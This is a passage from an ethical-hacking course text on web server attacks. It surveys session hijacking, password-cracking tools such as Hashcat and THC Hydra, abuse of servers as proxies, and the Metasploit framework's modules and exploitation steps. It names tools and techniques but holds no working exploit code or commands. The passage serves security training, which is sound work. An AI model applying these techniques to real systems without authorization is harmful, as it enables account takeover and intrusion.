


Figure 13.34: Screenshot of Google Hacking Database (GHDB)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Session Hijacking

Valid session IDs can be sniffed to gain unauthorized access to a web server and snoop its data. An attacker can hijack or steal valid session content using various techniques such as session token prediction, session replay, session fixation, sidejacking, and XSS. By using these techniques, the attacker attempts to capture valid session cookies and IDs in established sessions. The attacker uses tools such as Burp Suite, Firesheep, and JHijack to automate session hijacking.

- **Burp Suite**

  Source: *https://portswigger.net*

  Burp Suite is a web security testing tool that can hijack session IDs in established sessions. The Sequencer tool in Burp Suite tests the randomness of session tokens. With this tool, an attacker can predict the next possible session ID token and use that to take over a valid session.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 13.35: Screenshot of Burp Suite

The following are some additional session hijacking tools:

- JHijack (*https://sourceforge.net*)
- Ettercap (*https://ettercap.github.io*)
- CookieCatcher (*https://github.com*)
- Cookie Cadger (*https://github.com*)

Note: For complete coverage of concepts and techniques related to session hijacking, refer to Module 11: Session Hijacking.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Web Server Password Hacking

In this phase of web server hacking, an attacker attempts to crack web server passwords. The attacker may employ all possible techniques of password cracking to extract passwords, including password guessing, dictionary attacks, brute-force attacks, hybrid attacks, precomputed hashes, rule-based attacks, distributed network attacks, and rainbow attacks. The attacker needs patience to crack passwords because some of these techniques are tedious and time-consuming. The attacker can also use automated tools such as Hashcat, THC Hydra, and Ncrack to crack web passwords and hashes.

- **Hashcat**

  Source: *https://hashcat.net*

  Hashcat is a cracker compatible with multiple OSs and platforms and can perform multi-hash (MD4, 5; SHA – 224, 256, 384, 512; RIPEMD-160; etc.), multi-device password cracking. The attack modes of this tool are straight, combination, brute force, hybrid dict + mask, and hybrid mask + dict.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 13.36: Screenshot of Hashcat password cracker

- **THC Hydra**

  Source: *https://github.com*

  THC Hydra is a parallelized login cracker that can attack numerous protocols. This tool is a proof-of-concept code that provides researchers and security consultants the possibility to demonstrate how easy it would be to gain unauthorized remote access to a system.

  Currently, this tool supports the following protocols: Asterisk; Apple Filing Protocol (AFP); Cisco Authentication, Authorization, and Accounting (AAA); Cisco auth; Cisco enable; Concurrent Versions System (CVS); Firebird; FTP; HTTP-FORM-GET; HTTP-FORM-POST; HTTP-GET; HTTP-HEAD; HTTP-POST; HTTP-PROXY; HTTPS-FORM-GET; HTTPS-FORM-POST; HTTPS-GET; HTTPS-HEAD; HTTPS-POST; HTTP-Proxy; ICQ; Internet Message

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Access Protocol (IMAP); Internet Relay Chat (IRC); Lightweight Directory Access Protocol (LDAP); Memcached; MongoDB; Microsoft SQL Server; MySQL; Network Control Protocol (NCP); Network News Transfer Protocol (NNTP); Oracle Listener; Oracle system identifier (SID); Oracle; PC-Anywhere; personal computer Network File System (PC-NFS); POP3; Postgres; Radmin; Remote Desktop Protocol (RDP); Rexec; Rlogin; Rsh; Real Time Streaming Protocol (RTSP); SAP R/3; Session Initiation Protocol (SIP); Server Message Block (SMB); Simple Mail Transfer Protocol (SMTP); SMTP Enum; Simple Network Management Protocol (SNMP) v1+v2+v3; SOCKS5; SSH (v1 and v2); SSH key; Subversion; TeamSpeak (TS2); Telnet; VMware-Auth; Virtual Network Computing (VNC); and Extensible Messaging and Presence Protocol (XMPP).





Figure 13.37: Screenshot of THC Hydra password cracker

The following are some additional password cracking tools:

- Ncrack (*https://nmap.org*)
- Rainbow crack (*http://project-rainbowcrack.com*)
- Wfuzz (*http://www.edge-security.com*)
- Wireshark (*https://www.wireshark.org*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Using Application Server as a Proxy


Web servers are occasionally configured to perform functions such as forwarding or reverse HTTP proxy. Web servers with these functions enabled are employed by attackers to perform the following attacks:

- Attacking third-party systems on the Internet
- Connecting to arbitrary hosts on the organization's internal network
- Connecting back to other services running on the proxy host itself

Attackers use GET and CONNECT requests to use vulnerable web servers as proxies to connect to and obtain information from target systems through these web servers.

Figure 13.38: Illustration of the use of an application server as a proxy


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Web Server Attack Tools

In the preceding section, we discussed the methodology used by attackers to hack a web server. This section will introduce web server hacking tools that attackers may use in the methodology described in the preceding section. These tools extract critical information during the hacking process.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Metasploit

Source: *https://www.metasploit.com*

The Metasploit Framework is a penetration-testing toolkit, exploit development platform, and research tool that includes hundreds of working remote exploits for various platforms. It performs fully automated exploitation of web servers by abusing known vulnerabilities and leveraging weak passwords via Telnet, SSH, HTTP, and SNM.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 13.39: Screenshot of Metasploit

An attacker may use the following features of Metasploit to perform a web server attack:

- Closed-loop vulnerability validation
- Phishing simulations
- Social engineering
- Manual brute forcing
- Manual exploitation
- Evade-leading defensive solutions

Metasploit enables pen testers to perform the following:

- Quickly complete pen-test assignments by automating repetitive tasks and leveraging multi-level attacks
- Assess the security of web applications, network and endpoint systems, as well as email users
- Tunnel any traffic through compromised targets to pivot deep into a network
- Customize the content and template of executive, audit, and technical reports

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Metasploit Architecture

The Metasploit Framework is an open-source exploitation framework that provides security researchers and pen testers with a uniform model for the rapid development of exploits, payloads, encoders, no operation (NOP) generators, and reconnaissance tools. The framework reuses large chunks of code that a user would otherwise have to copy or re-implement on a per-exploit basis. The framework is modular in architecture and encourages the reuse of code across various projects. The framework can be broken down into a few different pieces, the lowest level of which is the framework core. The framework core is responsible for implementing all the required interfaces that allow interaction with exploit modules, sessions, and plugins. It supports vulnerability research, exploit development, and the creation of custom security tools.




Figure 13.40: Metasploit architecture

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Metasploit Exploit Module

- Exploit Module, which is the basic module in Metasploit used to **encapsulate an exploit**, with the help of which users can target many platforms with a single exploit
- This module comes with **simplified meta-information fields**
- With the use of a Mixins feature, users can also **modify exploit behavior dynamically**, perform brute force attacks, and attempt passive exploits

Steps to exploit a system using the Metasploit Framework

1. **Configure an Active Exploit**
2. **Verify the Exploit Options**
3. **Select a Target**
4. **Select a Payload**
5. **Launch the Exploit**

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Metasploit Payload and Auxiliary Modules

Payload Module

- Payload module establishes a **communication channel** between the Metasploit framework and the victim host
- It combines the **arbitrary code** that is executed because of the success of an exploit
